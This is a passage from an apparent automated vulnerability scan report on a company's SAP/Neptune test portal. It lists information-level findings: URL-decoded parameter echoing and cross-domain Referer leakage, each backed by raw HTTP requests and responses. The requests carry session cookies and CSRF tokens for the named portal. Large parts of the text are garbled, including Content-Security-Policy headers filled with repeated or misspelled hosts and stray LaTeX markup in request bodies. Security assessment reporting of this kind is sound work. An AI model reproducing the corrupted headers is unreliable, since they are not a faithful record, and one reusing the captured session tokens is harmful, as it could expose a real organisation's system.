#### Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 07:18:43 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1: mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

pragma: no-cache

cache-control: no-store, no-cache, must-revalidate

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://polatform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://ogin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/ http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

https://\*.zalaris.com:443 blob:; Strict-Transport-Security: max-age=31536000

set-cookie: SAPWP active=1; Domain=zalaris.com; Path=/; SameSite=None; Secure

Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff Connection: close

```
Content-Length: 8595
<!DOCTYPE html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>
<script type="text/javascript";</pre>
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimep
...[SNIP]...
<input type="hidden" name="XPROFILE" value="99mqyp1pldA2aew33ff89">
...[SNIP]...
```

16.3. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot /pcd!3aportal content!2fcom.sap.pct!2fplatform add ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2f com.sap.ip.bi.designstudioPreview [XQUERY parameter]

## Summary

Severity: Information

Host: https://testportal.zalaris.com /irj/servlet/prt/portal/prtroot Path:

/pcdl3aportal\_contentl2fcom.sap.pctl2fplatform\_add\_onsl2fcom.sap.ip.bil2fPagesl2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.designstudiol7fcom.sap.ip.bi.designst

#### Issue detail

The application appears to URL-decode the value of the XQUERY request parameter, and echo the result in the response.

The payload v40g29vei9%41u6lommuwyi was submitted in the XQUERY parameter. This payload contains the %41 sequence, corresponding to the character 'A'. The input was copied into the application's response as v40g29vei9Au6lommuwyi indicating that the application URL-decoded the sequence

It might be possible to use this behavior to bypass input validation by submitting superfluous URL-encodings of any filtered characters.

## Request 1

POST /irj/servlet/prt/portal/prtroot /pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bil2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?XQUERY=v40g29vei9%2541u6 Iommuwyi&XSYSTEM=SAP BW&APPLICATION=ZGENERIC ANALYSIS&XPROFILE=ESS HTTP/1.1 Host: testportal.zalaris.com Cookie: saplb PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_aut1User=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657772847717; SAPWP\_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

Content-Type: application/x-www-form-urlencoded

Content-Length: 157 Origin: https://testportal.zalaris.com

Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: iframe Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Te: trailers

Connection: close

XQUERY=ZSTKPTMC1\_REG\_TIME\_ESS&XSYSTEM=SAP\_BW&APPLICATION=ZGENERIC\_ANALYSIS&XPROFILE=ESS&ClientWindowID=WID1657772864989&%24Roundtrip=true&%24DebugAction=null

### Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 07:19:32 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

cache-control: no-store, no-cache, must-revalidate

expires: 0

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://doin.windows.ne https://bost-files/ZaLARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZaLARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZaLARIS/ https://prod.signicat.com/ https://signicat.com/ https://s https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.galaris.com.443 https://sularis.com.443 https://sularis.com.443 https://sularis.com/stari https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-eu-

```
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: SAPWP_active=1; Domain=zalaris.com; Path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 8546
<!DOCTYPE html><html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>
<script type="text/iavascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimep
...[SNIP]...
<input type="hidden" name="XQUERY" value="v40g29vei9Au6lommuwyi">
...[SNIP]...
```

16.4. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot /pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [XSYSTEM parameter]

## Summary

Severity: Information

Confidence: Firm

Host: https://testportal.zalaris.com
Path: /irj/servlet/prt/portal/prtroot

/pcdl3aportal\_contentl2fcom.sap.pctl2fplatform\_add\_onsl2fcom.sap.ip.bil2fPagesl2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.designst

#### Issue detail

The application appears to URL-decode the value of the XSYSTEM request parameter, and echo the result in the response

The payload k1z68f9re7%41a8jb87w5ig was submitted in the XSYSTEM parameter. This payload contains the %41 sequence, corresponding to the character 'A'. The input was copied into the application's response as k1z68f9re7Aa8jb87w5ig indicating that the application URL-decoded the sequence.

It might be possible to use this behavior to bypass input validation by submitting superfluous URL-encodings of any filtered characters.

#### Request 1

```
POST /irj/servlet/prt/portal/prtroot
/pcdl3aportal_contentl2fcom.sap.pctl2fplatform_add_ons!2fcom.sap.ip.bil2fPagesl2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.designstudioPreview?XQUERY=ZSTKPTMC1_REG_
TIME_ESS&XSYSTEM=k1z68f9re7%2541a8jb87w5ig&APPLICATION=ZGENERIC_ANALYSIS&XPROFILE=ESS HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mnjl2022-07-14T04:02:32 980Z; ai_autIbser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai_session=2gjWUboOy2lGtt.BRDMhtYT|1657771353019|1657772847717; SAPWP_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded Content-Length: 157
Origin: https://testportal.zalaris.com
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
XQUERY=ZSTKPTMC1 REG TIME ESS&XSYSTEM=SAP BW&APPLICATION=ZGENERIC ANALYSIS&XPROFILE=ESS&
ClientWindowID=WID16\overline{5}7772\overline{8}6498\overline{9}\&\%24 Roundtrip=true\&\overline{\%}24 DebugAction=nulleten Action (Color of the Color of th
```

## Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 07:21:28 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
```

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://sa.ccounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://signicat.com/ https:// https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://https://is.boost.ai/ https://uis.sap.com/https://s.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://s.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://t.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:; Strict-Transport-Security: max-age=31536000 set-cookie: SAPWP\_active=1; Domain=zalaris.com; Path=/; SameSite=None; Secure Content-Disposition: inline; filename=hpb.html X-Content-Type-Options: nosniff Connection: close Content-Length: 8578 <!DOCTYPE html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/> <script type="text/javascript"> /\*HTML Business for Java, 6.0\*/ ur\_system = {doc : window.document , mimep ...[SNIP]... <input type="hidden" name="XSYSTEM" value="k1z68f9re7Aa8jb87w5ig"> ..rsnipi...

## 16.5. https://testportal.zalaris.com/neptune/zmfp\_universal\_inbox [ajax\_value parameter]

### Summary

Severity: Information

Confidence: Firm

Host: https://testportal.zalaris.com
Path: /neptune/zmfp\_universal\_inbox

### Issue detail

The application appears to URL-decode the value of the ajax\_value request parameter, and echo the result in the response.

The payload **lyqfwjhh5i%4108h9bzusoh** was submitted in the ajax\_value parameter. This payload contains the %41 sequence, corresponding to the character 'A'. The input was copied into the application's response as **lyqfwjhh5iAo8h9bzusoh** indicating that the application URL-decoded the sequence.

It might be possible to use this behavior to bypass input validation by submitting superfluous URL-encodings of any filtered characters.

#### Request 1

POST /neptune/zmfp\_universal\_inbox?ajax\_id=GET\_MASTERLIST&ajax\_applid=ZMFP\_UNIVERSAL\_INBOX&sap-client=650&dxp=21100006&field\_id=00018& ajax\_value=lyqfwjhh5i%2541o8h9bzusoh HTTP/1.1 Host: testportal.zalaris.com Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657771446092 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.a19d08b837f74328 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-a19d08b837f74328-01 Origin: https://testportal.zalaris.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0 Te: trailers Connection: close

#### Response 1

HTTP/1.1 500 Internal Server Error Date: Thu, 14 Jul 2022 09:42:36 GMT Server: Apache X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 220

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/https://sapsf.eu:443 https://icense.goedit.io:443 goedit.i/\* data: blob: https://maps.googleapis.com:443 https://icense.goedit.io:443 goedit.i/\* data: blob: https://sap.com/ https://sapsf.eu:443 https://icense.goedit.io:443 goedit.i/\* data: blob: https://sap.com/ https://sapsf.eu:443 https://sapsf.eu:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<HTML><HEAD>

<TITLE>500 SAP Internal Server Error</TITLE>

</HEAD><BODY>

<H1>500 SAP Internal Server Error</H1>

ERROR: lyqfwjhh5iAo8h9bzusoh cannot be interpreted as a number (termination: RABAX\_STATE)<P>

...[SNIP]...

# 17. Cross-domain Referer leakage

There are 2 instances of this issue

- /nea/v1/authenticate
- /neptune/

#### Issue background

When a web browser makes a request for a resource, it typically adds an HTTP header, called the "Referer" header, indicating the URL of the resource from which the request originated. This occurs in numerous situations, for example when a web page loads an image or script, or when a user clicks on a link or submits a form.

If the resource being requested resides on a different domain, then the Referer header is still generally included in the cross-domain request. If the originating URL contains any sensitive information within its query string, such as a session token, then this information will be transmitted to the other domain. If the other domain is not fully trusted by the application, then this may lead to a security compromise.

You should review the contents of the information being transmitted to other domains, and also determine whether those domains are fully trusted by the originating application.

Today's browsers may withhold the Referer header in some situations (for example, when loading a non-HTTPS resource from a page that was loaded over HTTPS, or when a Refresh directive is issued), but this behavior should not be relied upon to protect the originating URL from disclosure.

Note also that if users can author content within the application then an attacker may be able to inject links referring to a domain they control in order to capture data from URLs used within the application.

#### Issue remediation

Applications should never transmit any sensitive information within the URL query string. In addition to being leaked in the Referer header, such information may be logged in various locations and may be visible on-screen to untrusted parties. If placing sensitive information in the URL is unavoidable, consider using the Referer-Policy HTTP header to reduce the chance of it being disclosed to third parties.

# References

- Referer Policy
- Web Security Academy: Information disclosure

#### Vulnerability classifications

• CWE-200: Information Exposure

#### 17.1. https://testportal.zalaris.com/nea/v1/authenticate

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /nea/v1/authenticate

#### Issue detail

The page was loaded from a URL containing a query string:

https://testportal.zalaris.com/nea/v1/authenticate

The response contains the following links to other domains:

- https://code.jquery.com/jquery-3.3.1.min.js
- https://code.jquery.com/jquery-migrate-3.0.1.min.js

#### Request 1

GET /nea/v1/authenticate?neaRelayState=ZHQPORTAL%3ahttps%3a%2f%2ftestportal.zalaris.com%2fep%2fredirect HTTP/1.1
Host: testportal.zalaris.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Te: trailers
Connection: close

# Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:01:19 GMT
Server: Apache
X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8 pragma: no-cache
cache-control: no-cache
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.thtps://s.papsf.eu:443 https://*.papsf.com:443 https://papsf.com/https://s.papsf.com:443 https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.com/https://papsf.co
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com/ https://syndication.twitter.com/ https:
http://www.zalaris.com http://zalaris.com https://*.zalaris.com.https://*.zalaris.com.https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
set-cookie:
com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D;Path=/nea/v1/authenticate;HttpOnly; SameSite=None; Secure set-cookie: saplb_PORTAL=(J2EE7254220)7254252; Version=1; Path=/; Secure; HttpOnly; SameSite=None;
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 6912
<!DOCTYPE html><script>
var inPortalScript = false
var webpath = "/zalaris_logon_2fa/"
</script>
<html>
<head>
<BASE target="_self">
link rel=stylesheet href="/zalaris_logon_2fa/css/misc_logon.c
...[SNIP]...
 <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
 <script src="//code.jquery.com/jquery-3.3.1.min.js"></script>
 <script src="//code.jquery.com/jquery-migrate-3.0.1.min.js"></script>
  ..[SNIP]...
```

# 17.2. https://testportal.zalaris.com/neptune/

### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/

#### Issue detail

The page was loaded from a URL containing a query string:

https://testportal.zalaris.com/neptune/

The response contains the following links to other domains:

https://js.monitor.azure.com/scripts/b/ai.2.min.js

https://ui5.sap.com/1.71.36/resources/sap-ui-core.js?21.10.0006

### Request 1

GET /neptune/?sap-client=650&appcache=PORTAL HTTP/1.1 Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Te: trailers

Connection: close

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:02:11 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=utf-8 Content-Length: 2039703

dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0 x-updated-at: 20220713110729

cache-control: no-store x-frame-options: SAMEORIGIN

x-is-cacheable: true

